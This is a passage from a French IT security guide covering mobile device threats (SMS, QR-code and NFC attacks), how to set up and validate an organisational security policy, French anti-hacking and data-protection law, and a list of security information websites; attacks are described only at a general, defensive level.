De nombreux systèmes de sécurité proposent la suppression des données à distance. Cette possibilité a évidemment son revers. C'est ce qu'a pu constater le journaliste américain Mat Honan du magazine *Wired* : en août 2012, les pirates ont réussi à s'emparer de ses identifiants Apple (en utilisant une attaque par récupération de mot de passe). Avec ces éléments, ils ont pu déclencher la suppression à distance des données sur son iPad/iPhone et iMac.

La sécurité des différents systèmes

Quatre plateformes sont principalement utilisées dans le monde des smartphones : iOS (iPhone), Windows Mobile, Android et Blackberry OS. Pour les trois premiers, on les retrouve à l'identique dans des formats « tablettes ».

Du côté de Windows Mobile – tablette Surface et smartphones – le principal grief est l'absence de toute possibilité d'établir une connexion sécurisée via un VPN. S'agissant d'un téléphone, qui est amené à se connecter sur de nombreux points d'accès WiFi, l'absence de VPN apparaît comme rédhibitoire dans le cadre d'une utilisation professionnelle. Pour le reste, les applications ne peuvent provenir que de sources authentifiées (Marketplace de Microsoft) et fonctionnent dans un environnement très contraint (code interprété). Le navigateur (Internet Explorer 9/10 suivant les versions de Windows Mobile)

fonctionne dans un mode sécurisé et bénéficie du même suivi (mise à jour) que les versions PC.

Pour les smartphones et tablettes Android, c'est la présence de très nombreuses sources d'applications qui complique la donne. Ce système basé sur un noyau Linux est relativement bien sécurisé. Cependant, les malwares sont très présents sur cette plateforme car de nombreux utilisateurs utilisent des sources de téléchargement douteuses (notamment les newsgroups). Android bénéficie tout de même d'un environnement très sécurisé : en passant par le marché Google Play, on peut connaître à l'avance les droits que s'octroient les programmes (onglet « autorisations » sur le site). Autre avantage d'Android, son système ouvert a donné l'occasion à différents éditeurs de proposer des solutions antivirus, ce qui n'est pas le cas des autres plateformes.

Concernant iOS, le système d'Apple bénéficie du filtrage de son appstore et de l'absence d'add-on dans son navigateur Safari. Cependant, les terminaux d'Apple ont une fâcheuse tendance à l'obsolescence. Fâcheuse car l'absence de mise à jour des anciens modèles (iPhone 3G et antérieur) rend ces modèles vulnérables à de nombreuses failles. Il devient très risqué de surfer avec ces « vieux » Iphone car leur navigateur Web (Safari) n'est pas à jour et un lien vers un site malveillant peut très facilement servir à installer un mouchard sur votre téléphone ou récupérer votre liste de contact et les sms reçus/envoyés. La sécurité optimale sur ces terminaux s'obtient avec les plus récents (4/4s et 5/5s).

Enfin, du côté des Blackberry, les smartphones sont tous équipés de solutions de chiffrement du contenu (contacts, fichiers, etc.) et de destruction sécurisée. Ces téléphones prennent aussi en charge la plupart des normes de sécurité et proposent des solutions de gestion de parc pour les entreprises. L'entreprise RIM dont est issue la marque met à disposition de tous les utilisateurs de ces terminaux une solution gratuite d'e-mails dont le transport est chiffré.

Les appstores

Ces nouveaux périphériques apportent avec eux le concept de plateformes de téléchargement. Dérivés de ce qui se faisait déjà sous Linux, les appstore/marketplace… permettent aux utilisateurs d'avoir accès directement à une multitude d'applications sans les rechercher sur le Web ou auprès d'une multitude de sources. L'avantage en

termes de sécurité est que tous ces programmes sont testés et leur droit d'accès aux données normalisés. Ainsi, toutes les applications tournant sous iOS fonctionnent dans un sandbox : elles ne peuvent accéder au système que de manière très limitée. Par ailleurs, sur Android et Windows Mobile, le détail des droits demandés par l'application est clairement affiché.

Ces plateformes limitent pour l'instant la propagation des malwares sur ce type de périphérique. Cependant, l'apparition de magasins alternatifs moins protégés pourrait devenir problématique du point de vue de la sécurité.

Droits et rootage

Par défaut, tous les OS mobiles ont une gestion très restrictive des droits des utilisateurs. Ce dernier n'a qu'un compte d'utilisateur normal et ne peut jamais accéder à des droits d'administrateur. Ce point est plutôt très positif pour la sécurité. Cependant, il pose aussi un problème : il est très compliqué pour un responsable de la sécurité de gérer les droits des utilisateurs, ce qui est essentiel dans un environnement professionnel (création de profils, de groupes, supervision des activités, etc.).

Autre élément sur le terrain des droits utilisateurs, l'existence de hack qui permettent justement de récupérer les droits administrateurs. Cette pratique appelée rootage autorise l'accès à tous les éléments logiciel du téléphone. Elle ouvre les possibilités de modification mais aussi peut rendre plus vulnérables les terminaux en ouvrant des accès (telnet sur iPhone avec un mot de passe commun à tous les téléphones) ou en autorisant l'installation d'applications provenant de sources non sûres. Le rootage est aussi l'un des objectifs des pirates pour que leurs applications malveillantes puissent accéder à toutes les fonctionnalités du téléphone.

Attaque par SMS/MMS

En plus du Web, les smartphones ont à gérer les données en provenance directe de l'activité du réseau GSM. Il s'agit notamment de l'envoi et la réception des SMS/MMS. On connaît trois types d'attaque via ce contenu : les smartphones peuvent recevoir des SMS spéciaux (ces attaques peuvent aussi s'effectuer via des MMS malformés) dont le contenu peut interagir avec la configuration du terminal. À plusieurs reprises, des failles ont été repérées

et exploitées sur certains terminaux via ces SMS spéciaux. Ces SMS peuvent avoir des conséquences bénignes ou graves selon la faille exploitée : rendre le smartphone instable, l'éteindre à distance, ou comme ce fut le cas en septembre 2012, effacer tout le contenu du terminal (faille sur les téléphones Samsung Galaxy SIII/ace/beam). Ces SMS spéciaux n'apparaissent normalement pas à l'écran et ne sont donc pas détectable par l'utilisateur.

Second schéma d'attaque : le SMS *spoofing*. Les pirates agissent ici sur l'identification de la personne qui envoie le message. Cette attaque a pour but de mettre à profit une situation où des serveurs sont gérés à distance avec envoi de messages d'alertes par SMS. Elle peut aussi inciter une personne à appeler un numéro surtaxé.

Enfin, le SMS/MMS peut aussi servir de base pour que l'utilisateur d'un smartphone se rende sur un site web : à l'instar du spam et du *phishing*, le SMS/MMS peut enjoindre l'utilisateur à ouvrir une page web qui sera spécialement créée soit pour soutirer de l'argent ou des informations à la personne, soit pour mettre à profit une faille de sécurité du navigateur web.

❏ Les parades

Sur la plupart des smartphones, il n'est pas possible de filtrer directement les SMS/MMS. Les parades sont donc limitées à des réactions de bons sens : ne pas aller sur des sites proposés par des personnes inconnues et vérifier la provenance réelle des messages reçus.

Attaque par code QR

Les codes QR sont un type de code-barres constitué de modules noirs disposés dans un carré à fond blanc. Ils peuvent apparaître sur n'importe quel support (papier, écran, objets divers…). Ils sont destinés à être lus par les smartphones ou les tablettes via leur caméra. Ces codes contiennent des données (jusqu'à 4 296 caractères) : on peut donc les mettre à profit de manière malveillante. Avec un code QR, il est notamment possible de rediriger automatiquement une personne sur un site web malveillant, lancer un appel à un numéro surtaxé, voir mettre à profit une éventuelle faille d'un logiciel de scan ou d'un smartphone.

Comme il est impossible de connaître, *a priori*, le contenu réel d'un code QR l'attaque peut avoir lieu. Cette menace reste cependant très

limitée car la lecture d'un code QR demande que l'utilisateur ouvre l'application et scanne le code.

Attaque NFC

La *near field communication* (NFC) est une technologie choisie par un nombre croissant de constructeur de smartphone pour gérer les paiements à partir de ces terminaux. L'utilisateur paie directement ses achats en approchant son téléphone compatible NFC d'une borne de paiement. En avril 2012, un ingénieur français, Renaud Lifchitz, a révélé que certaines informations transportées par NFC n'étaient pas chiffrées (nom et prénom du porteur, numéro de carte, date d'expiration, et la liste des 20 dernières transactions). Ces éléments peuvent suffire pour réaliser certaines transactions. Par ailleurs, en augmentant la portée des lecteurs de NFC, il est possible de connaître l'identité des personnes à proximité.

Une des parades consiste à n'activer la puce NFC que lors d'un achat. Lorsque la puce NFC est intégrée à une carte de paiement, des étuis empêchant les ondes de passer peuvent aussi protéger l'accès à la carte. Attention cependant : le NFC devrait être le terrain de jeu de nombreux pirates dans les années à venir. L'utilisateur devra donc se tenir au courant de nouvelles pratiques, d'autant que cette technologie est directement liée à des transactions financières.

La sécurité et le système d'information

Objectifs de la sécurité

Le **système d'information** représente l'ensemble des données de l'entreprise ainsi que ses infrastructures matérielles et logicielles. Le système d'information représente un patrimoine essentiel de l'entreprise, qu'il convient de protéger.

La sécurité informatique, d'une manière générale, consiste à assurer que les ressources matérielles ou logicielles d'une organisation sont uniquement utilisées dans le cadre prévu.

La sécurité informatique vise généralement cinq principaux objectifs :

- L'**intégrité** qui garantit que les données sont bien celles que l'on croit être, qu'elles n'ont pas été altérées durant la communication (de manière fortuite ou intentionnelle).
- La **confidentialité** qui consiste à rendre l'information inintelligible à d'autres personnes que les seuls acteurs de la transaction.
- La **disponibilité** qui permet de garantir l'accès à un service ou à des ressources.
- La **non-répudiation** de l'information qui est la garantie qu'aucun des correspondants ne pourra nier la transaction.

- L'**authentification** qui consiste à assurer l'identité d'un utilisateur, c'est-à-dire à garantir à chacun des correspondants que son partenaire est bien celui qu'il croit être. Un contrôle d'accès peut permettre (par exemple, par le moyen d'un mot de passe qui devra être crypté) l'accès à des ressources uniquement aux personnes autorisées.

Nécessité d'une approche globale

La sécurité d'un système informatique fait souvent l'objet de métaphores. En effet, on la compare régulièrement à une chaîne en expliquant que le niveau de sécurité d'un système est caractérisé par le niveau de sécurité du maillon le plus faible. Ainsi, une porte blindée est inutile dans un bâtiment si les fenêtres sont ouvertes sur la rue.

Cela signifie que la sécurité doit être abordée dans un contexte global et notamment prendre en compte les aspects suivants :

- La **sensibilisation** des utilisateurs aux problèmes de sécurité.
- La **sécurité logique** : c'est-à-dire la sécurité au niveau des données, notamment les données de l'entreprise, les applications ou encore les systèmes d'exploitation.
- La **sécurité des télécommunications** : technologies réseau, serveurs de l'entreprise, réseaux d'accès, etc.
- La **sécurité physique** : soit la sécurité au niveau des infrastructures matérielles (salles sécurisées, lieux ouverts au public, espaces communs de l'entreprise, postes de travail des personnels, etc.).

Mise en place d'une politique de sécurité

La sécurité des systèmes informatiques se cantonne généralement à garantir les droits d'accès aux données et ressources d'un système en mettant en place des mécanismes d'authentification et de contrôle permettant d'assurer que les utilisateurs des dites

ressources possèdent uniquement les droits qui leur ont été octroyés.

La sécurité informatique doit toutefois être étudiée de telle manière à ne pas empêcher les utilisateurs de développer les usages qui leur sont nécessaires, et de faire en sorte qu'ils puissent utiliser le système d'information en toute confiance.

C'est la raison pour laquelle il est nécessaire de définir dans un premier temps une **politique de sécurité**, dont la mise en œuvre se fait selon les quatre étapes suivantes :

- **Identifier les besoins** en termes de sécurité, les risques informatiques pesant sur l'entreprise et leurs éventuelles conséquences.
- **Élaborer des règles et des procédures** à mettre en œuvre dans les différents services de l'organisation pour les risques identifiés.
- **Surveiller et détecter les vulnérabilités** du système d'information et se tenir informé des failles sur les applications et matériels utilisés.
- **Définir les actions** à entreprendre et les personnes à contacter en cas de détection d'une menace.

La politique de sécurité est donc l'ensemble des orientations suivies par une organisation (à prendre au sens large) en terme de sécurité. À ce titre, elle se doit d'être élaborée au niveau de la direction de l'organisation concernée, car elle concerne tous les utilisateurs du système.

À cet égard, il ne revient pas aux seuls administrateurs informatiques de définir les **droits d'accès** des utilisateurs mais aux responsables hiérarchiques de ces derniers. Le rôle de l'administrateur informatique est donc de s'assurer que les ressources informatiques et les droits d'accès à celles-ci sont cohérents avec la politique de sécurité définie par l'organisation.

De plus, étant donné qu'il est le seul à connaître parfaitement le système, il lui revient de faire remonter les informations concernant la sécurité à sa direction, éventuellement de conseiller les décideurs sur les stratégies à mettre en œuvre, ainsi que d'être le point d'entrée concernant la communication à destination des utili-

sateurs sur les problèmes et recommandations en termes de sécurité.

Phase de définition

La **phase de définition** des besoins en termes de sécurité est la première étape vers la mise en œuvre d'une politique de sécurité.

L'objectif consiste à déterminer les besoins de l'organisation en faisant un véritable état des lieux du système d'information, puis d'étudier les différents risques et la menace qu'ils représentent afin de mettre en œuvre une politique de sécurité adaptée.

La phase de définition comporte ainsi trois étapes :

- L'identification des besoins.
- L'analyse des risques.
- La définition de la politique de sécurité.

❑ Identification des besoins

La phase d'i**dentification des besoins** consiste dans un premier temps à faire l'inventaire du système d'information, notamment pour les éléments suivants :

- personnes et fonctions,
- matériels, serveurs et les services qu'ils délivrent,
- cartographie du réseau (plan d'adressage, topologie physique, topologie logique, etc.),
- liste des noms de domaines de l'entreprise,
- infrastructure de communication (routeurs, commutateurs, etc.),
- données sensibles.

❑ Analyse des risques

La phase d'**analyse des risques** consiste à répertorier les différents risques encourus, à estimer leur probabilité et enfin à étudier leur impact.

La meilleure approche pour analyser l'impact d'une menace consiste à estimer le coût des dommages qu'elle causerait (par exemple,

attaque sur un serveur ou détérioration de données vitales pour l'entreprise).

Sur cette base, il peut être intéressant de dresser un tableau des risques et de leur **potentialité**, c'est-à-dire leur probabilité de se produire, en leur affectant des niveaux échelonnés selon un barème à définir, par exemple :

- **Sans objet** (ou improbable) : la menace n'a pas lieu d'être.
- **Faible** : la menace a peu de chance de se produire.
- **Moyenne** : la menace est réelle.
- **Haute** : la menace a de grandes chances de se produire.

❑ Définition de la politique de sécurité

La **politique de sécurité** est le document de référence définissant les objectifs poursuivis en matière de sécurité et les moyens mis en œuvre pour les assurer.

La politique de sécurité définit un certain nombre de règles, de procédures et de bonnes pratiques permettant d'assurer un niveau de sécurité conforme aux besoins de l'organisation.

Un tel document doit nécessairement être conduit comme un véritable projet associant des représentants des utilisateurs et conduit au plus haut niveau de la hiérarchie, afin qu'il soit accepté par tous. Lorsque la rédaction de la politique de sécurité est terminée, les clauses concernant le personnel doivent leur être communiquées, afin de donner à la politique de sécurité le maximum d'impact.

❑ Méthodes

Il existe de nombreuses méthodes permettant de mettre au point une politique de sécurité. Voici une liste non exhaustive des principales méthodes :

- **MARION** (Méthodologie d'Analyse de Risques Informatiques Orientée par Niveaux), mise au point par le **Clusif** (Club de la sécurité des systèmes d'information français) : http://fr.slideshare.net/vorgein/clusif.marion
- **MEHARI** (MEthode Harmonisée d'Analyse de RIsques) : https://www.clusif.asso.fr/fr/production/mehari/

- **EBIOS** (Expression des Besoins et Identification des Objectifs de Sécurité), mise au point par la DCSSI (Direction Centrale de la Sécurité des Systèmes d'Information) : http://www.ssi.gouv.fr/fr/confiance/ebios.html
- La norme **ISO 17799**.

Phase de mise en œuvre

La **phase de mise en œuvre** consiste à déployer des moyens et des dispositifs visant à sécuriser le système d'information ainsi qu'à faire appliquer les règles définies dans la politique de sécurité.

Les principaux dispositifs permettant de sécuriser un réseau contre les intrusions sont les systèmes **pare-feu**, permettant de filtrer les paquets de données circulant sur le réseau. Néanmoins, ce type de dispositif ne protège pas la confidentialité des données échangées.

La plupart du temps, il est nécessaire de recourir à des applications implémentant des algorithmes cryptographiques permettant de garantir la confidentialité des échanges.

La mise en place de tunnels sécurisés (**VPN**, *Virtual Private Networks*, traduisez **RPV**, Réseaux Privés Virtuels) permet d'obtenir un niveau de sécurisation supplémentaire dans la mesure où l'ensemble de la communication est chiffré.

Phase de validation

La phase de validation permet de vérifier que les mesures prises sont conformes à la politique de sécurité et qu'elles protègent efficacement le système d'information.

❑ Audit de sécurité

Un **audit de sécurité** (*security audit*) consiste à s'appuyer sur un tiers de confiance (généralement une société spécialisée en sécurité informatique) afin de valider les moyens de protection mis en œuvre, au regard de la politique de sécurité.

L'objectif de l'audit est ainsi de vérifier que chaque règle de la politique de sécurité est correctement appliquée et que l'ensemble des dispositions prises forme un tout cohérent.

❏ Tests d'intrusion

Les **tests d'intrusion** (*penetration tests*, abrégés en *pen tests*) consistent à éprouver les moyens de protection d'un système d'information en essayant de s'introduire dans le système en situation réelle.

On distingue généralement deux méthodes distinctes :

- La méthode dite **boîte noire** (*black box*) consistant à essayer d'infiltrer le réseau sans aucune connaissance du système, afin de réaliser un test en situation réelle.
- La méthode dite **boîte blanche** (*white box*) consistant à tenter de s'introduire dans le système en ayant connaissance de l'ensemble du système, afin d'éprouver au maximum la sécurité du réseau.

Une telle démarche doit nécessairement être réalisée avec l'accord (par écrit de préférence) du plus haut niveau de la hiérarchie de l'entreprise, dans la mesure où elle peut aboutir à des dégâts éventuels et étant donné que les méthodes mises en œuvre sont interdites par la loi en l'absence de l'autorisation du propriétaire du système.

Un **test d'intrusion**, lorsqu'il met en évidence une faille, est un bon moyen de sensibiliser les acteurs d'un projet. *A contrario*, il ne permet pas de garantir la sécurité du système, dans la mesure où des vulnérabilités peuvent avoir échappé aux testeurs. Les audits de sécurité permettent d'obtenir un bien meilleur niveau de confiance dans la sécurité d'un système étant donné qu'ils prennent en compte des aspects organisationnels et humains et que la sécurité est analysée de l'intérieur.

Phase de détection d'incidents

Afin d'être complètement fiable, un système d'information sécurisé doit disposer de mesures permettant de détecter les **incidents**.

Il existe ainsi des **systèmes de détection d'intrusion** (**IDS**, *Intrusion Detection Systems*) chargés de surveiller le réseau et capables de déclencher une alerte lorsqu'une requête est suspecte ou non conforme à la politique de sécurité.

La disposition de ces sondes et leur paramétrage doivent être soigneusement étudiés car ce type de dispositif est susceptible de générer de nombreuses fausses alertes.

Phase de réaction

Il est essentiel d'identifier les besoins de sécurité d'une organisation afin de déployer des mesures permettant d'éviter un sinistre tel qu'une intrusion, une panne matérielle ou encore un dégât des eaux. Néanmoins, il est impossible d'écarter totalement tous les risques et toute entreprise doit s'attendre un jour à vivre un sinistre.

Dans ce type de cas de figure la **vitesse de réaction** est primordiale car une compromission implique une mise en danger de tout le système d'information de l'entreprise. De plus, lorsque la compromission provoque un dysfonctionnement du service, un arrêt de longue durée peut être synonyme de pertes financières. Enfin, dans le cas par exemple d'un **défaçage** de site web (modification des pages), la réputation de toute l'entreprise est en jeu.

❑ Plan de reprise après incident

La **phase de réaction** est généralement la phase la plus laissée pour compte dans les projets de sécurité informatique. Elle consiste à anticiper les événements et à prévoir les mesures à prendre en cas de pépin.

En effet, dans le cas d'une intrusion par exemple, il est possible que l'administrateur du système réagisse selon un des scénarios suivants :

- Obtention de l'adresse du pirate et riposte.
- Extinction de l'alimentation de la machine.
- Débranchement de la machine du réseau.
- Réinstallation du système.

Or, chacune de ces actions peut potentiellement être plus nuisible (notamment en termes de coûts) que l'intrusion elle-même. En effet, si le fonctionnement de la machine compromise est vital pour le fonctionnement du système d'information ou s'il s'agit du site d'une entreprise de vente en ligne, l'indisponibilité du service pendant une longue durée peut être catastrophique.

Par ailleurs, dans ce type de cas, il est essentiel de constituer des preuves, en cas d'enquête judiciaire. Dans le cas contraire, si la machine compromise a servi de rebond pour une autre attaque, la responsabilité de l'entreprise risque d'être engagée.

La mise en place d'un plan de reprise après incident (ou plan d'urgence) permet ainsi d'éviter une aggravation du sinistre et de s'assurer que toutes les mesures visant à établir des éléments de preuve sont correctement appliquées.

Enfin, un plan d'urgence correctement mis au point définit les responsabilités de chacun et évite des ordres et contre-ordres gaspilleurs de temps.

❑ Restauration

La remise en fonction du système compromis doit être finement décrite dans le plan de reprise après sinistre et doit prendre en compte les éléments suivants :

- **Datation de l'intrusion** : la connaissance de la date approximative de la compromission permet d'évaluer les risques d'intrusion sur le reste du réseau et le degré de compromission de la machine.
- **Confinement de la compromission** : il s'agit de prendre les mesures nécessaires pour que la compromission ne se propage pas.
- **Stratégie de sauvegarde** : si l'entreprise possède une stratégie de sauvegarde, il est conseillé de vérifier les modifications apportées aux données du système compromis par rapport aux données réputées fiables. En effet, si les données ont été infectées par un virus ou un cheval de Troie, leur restauration risque de contribuer à la propagation du sinistre.
- **Constitution de preuves** : il est nécessaire pour des raisons légales de sauvegarder les fichiers journaux du système corrompu afin de pouvoir les restituer en cas d'enquête judiciaire.
- **Mise en place d'un site de repli** : plutôt que de remettre en route le système compromis, il est plus judicieux de prévoir et d'activer en temps voulu un site de repli, permettant d'assurer une continuité de service.

❑ Répétition du plan de sinistre

La **répétition du plan de sinistre** permet de vérifier le bon fonctionnement du plan et permet également à tous les acteurs concernés d'être sensibilisés, au même titre que les exercices d'évacuation sont indispensables dans les plans de secours contre les incendies.

La législation

Les sanctions contre le piratage

La loi n° 2015-912 du 24 juillet 2015 relative au renseignement a considérablement accru les peines financières encourues en cas de piratage.

- **Article 323-1** – Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 60 000 € d'amende. Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 100 000 € d'amende. Lorsque les infractions prévues aux deux premiers alinéas ont été commises à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'État, la peine est portée à cinq ans d'emprisonnement et à 150 000 € d'amende.

- **Article 323-2** – Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de cinq ans d'emprisonnement et de 150 000 € d'amende. Lorsque cette infraction a été commise à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'État, la peine est portée à sept ans d'emprisonnement et à 300 000 € d'amende.

- **Article 323-3** – Le fait d'introduire frauduleusement des données dans un système de traitement automatisé, d'extraire, de détenir, de reproduire, de transmettre, de supprimer ou de modifier frauduleusement les données qu'il contient est puni de cinq ans d'emprisonnement et de 150 000 € d'amende. Lorsque cette infraction a été commise à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'État, la peine est portée à sept ans d'emprisonnement et à 300 000 € d'amende.

- **Article 323-3-1** – Le fait, sans motif légitime, notamment de recherche ou de sécurité informatique, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.

- **Article 323-4** – La participation à un groupement formé ou à une entente établie en vue de la préparation, caractérisée par un ou plusieurs faits matériels, d'une ou de plusieurs des infractions prévues par les articles 323-1 à 323-3-1 est punie des peines prévues pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.

- **Article 323-4-1** – Lorsque les infractions prévues aux articles 323-1 à 323-3-1 ont été commises en bande organisée et à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'État, la peine est portée à dix ans d'emprisonnement et à 300 000 € d'amende.

- **Article 323-5** – Les personnes physiques coupables des délits prévus au présent chapitre encourent également les peines complémentaires suivantes :

  1° L'interdiction, pour une durée de cinq ans au plus, des droits civiques, civils et de famille, suivant les modalités de l'article 131-26 ;

  2° L'interdiction, pour une durée de cinq ans au plus, d'exercer une fonction publique ou d'exercer l'activité profession-

nelle ou sociale dans l'exercice de laquelle ou à l'occasion de laquelle l'infraction a été commise ;
3° La confiscation de la chose qui a servi ou était destinée à commettre l'infraction ou de la chose qui en est le produit, à l'exception des objets susceptibles de restitution ;
4° La fermeture, pour une durée de cinq ans au plus, des établissements ou de l'un ou de plusieurs des établissements de l'entreprise ayant servi à commettre les faits incriminés ;
5° L'exclusion, pour une durée de cinq ans au plus, des marchés publics ;
6° L'interdiction, pour une durée de cinq ans au plus, d'émettre des chèques autres que ceux qui permettent le retrait de fonds par le tireur auprès du tiré ou ceux qui sont certifiés ;
7° L'affichage ou la diffusion de la décision prononcée dans les conditions prévues par l'article 131-35.

- **Article 323-6** – Les personnes morales déclarées responsables pénalement, dans les conditions prévues par l'article 121-2, des infractions définies au présent chapitre encourent, outre l'amende suivant les modalités prévues par l'article 131-38, les peines prévues par l'article 131-39. L'interdiction mentionnée au 2° de l'article 131-39 porte sur l'activité dans l'exercice ou à l'occasion de l'exercice de laquelle l'infraction a été commise.

À noter que les tentatives de piratage sont punies des mêmes peines (article 323-7).

La sécurité des données personnelles

La responsabilité des entreprises détentrices de données personnelles est, elle, prévue par la loi n° 78-17 du 6 janvier 1978 relative à l'informatique, aux fichiers et aux libertés. Elle stipule notamment **art. 34** : « Le responsable du traitement est tenu de prendre toutes précautions utiles, au regard de la nature des données et des risques présentés par le traitement, pour préserver la sécurité des données et, notamment, empêcher qu'elles soient déformées, endommagées, ou que des tiers non

autorisés y aient accès. Des décrets, pris après avis de la Commission nationale de l'informatique et des libertés, peuvent fixer les prescriptions techniques auxquelles doivent se conformer les traitements mentionnés au 2° et au 6° du II de l'article 8[1]. »

Et l'**art. 226-17** du code pénal précise que « Le fait de procéder ou de faire procéder à un traitement de données à caractère personnel sans mettre en œuvre les mesures prescrites à l'article 34 de la loi n° 78-17 du 6 janvier 1978 précitée est puni de cinq ans d'emprisonnement et de 300 000 € d'amende ».

Responsabilité concernant le propriétaire d'une connexion à Internet

La loi Création et Internet n° 2009-669 du 12 juin 2009 introduit de nouvelles responsabilités pour les personnes détenteurs d'une connexion Internet. En effet, la loi dite Hadopi[2], du nom de la haute autorité qui a été créée pour la faire respecter, demande à ce que chaque personne ayant une connexion prenne toutes les mesures nécessaires pour en assurer la sécurisation afin d'éviter des téléchargements contrevenant à la loi. En cas d'infraction, la personne peut être condamnée à une amende de 1 500 € pour négligence caractérisée. En outre, cette loi prévoit pour les particuliers un mécanisme de « riposte graduée » qui concerne le partage illégal de contenu protégé par le droit d'auteur : un e-mail accompagne le premier signalement, un second signalement déclenche l'envoi d'un courrier recommandé. La procédure graduée s'arrête là puisque la coupure de l'accès à Internet a été supprimée du texte de loi en 2013. Ces éléments ne suspendent pas d'autres poursuites éventuelles des ayants droit.

La loi Hadopi qui introduit cette notion de « sécurisation de l'accès à Internet » condamne de fait tous les utilisateurs à, notamment, chiffrer leur réseau sans fil. Elle oblige aussi l'internaute à s'assurer qu'aucun *malware* ne transforme son ordinateur en relais pour des activités illégales. Le volet « négligence caractérisée » de cette loi s'applique non seulement aux personnes physiques mais aussi aux personnes morales : les entreprises sont

1. http://www.cnil.fr/index.php?id=1383
2. Haute autorité pour la diffusion des œuvres et la protection des droits sur Internet.

tenues responsables des activités sur Internet de leurs salariés[1]. Elles devront apporter la preuve de la sécurisation de leurs accès à Internet en cas de téléchargement illégal de contenus. En pratique, ceci implique des mesures de filtrage et de restrictions de téléchargement très complexes (voire impossibles) à mettre en place.

À savoir

Malgré plusieurs commissions et textes, il n'existe toujours aucune solution technique labellisée et à même de « sécuriser » les accès Internet pour empêcher les téléchargements. La « sécurisation de l'accès » est laissée à l'appréciation des juges en cas de poursuites judiciaires sur ce sujet.

1. Un modèle de clause à insérer dans les chartes informatiques des entreprises est disponible à cette adresse : http://tinyurl.com/chartehadopi

Les bonnes adresses de la sécurité

Nous avons regroupé dans ce chapitre une sélection de sites web qui nous sont apparus comme essentiels pour suivre l'actualité de la sécurité informatique et prendre les mesures qui s'imposent.

Les sites d'informations

- **Clusif** – www.clusif.fr – Le Club de la sécurité de l'information français est une association indépendante qui, notamment, publie régulièrement des documents de référence sur les méthodes de sécurisation informatique (rapport Mehari, panorama de la cybercriminalité).
- **Mag securs** – www.mag-securs.com – Ce site est la partie web du magazine *Mag securs* qui traite toute l'actualité de la sécurité des réseaux, de l'informatique, des télécoms et d'Internet.
- **Zataz** – www.zataz.fr – Zataz est l'un des plus anciens sites web traitant de l'actualité de la cybercriminalité. Même s'il donne parfois dans le sensationnalisme des attaques pirates, il permet d'avoir une bonne idée des pratiques en cours du « côté obscur ».
- **Le blog sécurité** – http://blogs.orange-business.com/fr/blogs/securite/ – Ce blog tenu par plusieurs spécialistes de la sécurité des réseaux d'Orange est constitué d'articles très clairs et parfois assez techniques sur de nombreux aspects de

la sécurité : *malware*, conseils, sécurité des postes de travail et des réseaux. C'est un incontournable pour la veille sur ces thèmes.

- **Portail de la sécurité informatique** – http://www.ssi.gouv.fr/ – Conçu par l'ANSSI (Agence nationale de la sécurité des systèmes informatique), ce portail d'information propose des fiches pratiques et des conseils destinés à tous les publics (particuliers, professionnels, PME). On y retrouve l'actualité de la sécurité et des points réguliers sur les nouvelles menaces.
- **Undernews** – http://www.undernews.fr – Undernews couvre toute l'actualité qui concerne le *hacking*, la sécurité, les *malwares* et les activités du « côté obscur » du Web. Il est un très bon complément du site Zataz.com
- **Secuser** – http://www.secuser.com – Ce site se présente comme un portail d'informations sur la sécurité informatique et la protection de la vie privée. Il permet de faire rapidement le tour de toute l'actualité de la sécurité, de la diffusion des *malwares*, des tentatives de *phishing* et des failles de sécurité.
- **data security breach** – http://datasecuritybreach.fr/ – Ce site français met la problématique de la sécurité informatique et des pertes de données à la portée de tous. On y liste notamment les piratages les plus spectaculaires, les logiciels de sécurité, les *malwares*. À noter que la sécurité des smartphones est aussi abordée.

Les sites sur les failles de sécurité

- **Certa** – http://www.cert.ssi.gouv.fr/ – Le Centre de d'expertise gouvernemental de réponse et de traitement des attaques informatiques est un organisme issu de l'administration française. Le Certa est le centre dédié aux administrations et est ouvert à tous. Il recense l'ensemble des alertes de sécurité informatique, distille des conseils techniques pour les administrateurs en fonction de l'actualité. Ce site est un incontournable pour la veille technique.
- **Secuobs** – www.secuobs.com – L'observatoire de la sécurité informatique est un site qui décortique l'actualité et toutes les alertes de sécurité. Les dossiers présentés sont très techni-

ques et apportent des éclairages solides sur de nombreux points. Son scanner de failles réseau est très appréciable (et gratuit).

- **Secunia** – www.secunia.com – Ce site anglophone est l'émanation d'un centre de recherches sur la sécurité informatique. C'est donc une source d'informations de première main puisqu'ils sont souvent à l'origine de la découverte de failles. En outre, ce site propose un scanner de vulnérabilités logicielles gratuit.

- **Security focus** – www.securityfocus.com – Security Focus est le site anglophone de référence pour les failles de sécurité réseau et des applications. Il rassemble toutes les informations sur l'actualité de la sécurité et de nombreux articles d'experts.

- **Microsoft Security Response Center** – blogs.technet.com/msrc/default.aspx – Ce centre de recherche sur la sécurité de Microsoft donne accès en primeur à tous les bulletins de sécurité émis par cet éditeur. Les correctifs apportés aux produits sont détaillés et commentés.

- **Oday today** – http://0day.today/ – Ce site, issu de la fusion de milw0rm.com et inj3ct0r.com en 2011, recense près de 20 000 vulnérabilités de logiciels (tout type, toutes plateformes). Il est utile pour vérifier que tel ou tel logiciel ne comporte pas de faille récente ou pour mieux comprendre le détail d'une vulnérabilité et comment s'en protéger.

- **Internet Storm Center** – https://isc.sans.edu/ – Créé en 2001, ce site propose des analyses des principales menaces du Web. Il possède un indicateur de « l'état de la menace » sur le Web. Une adresse intéressante pour être rapidement mis au courant d'une attaque majeure sur le Web.

Les sites sur les *malwares*

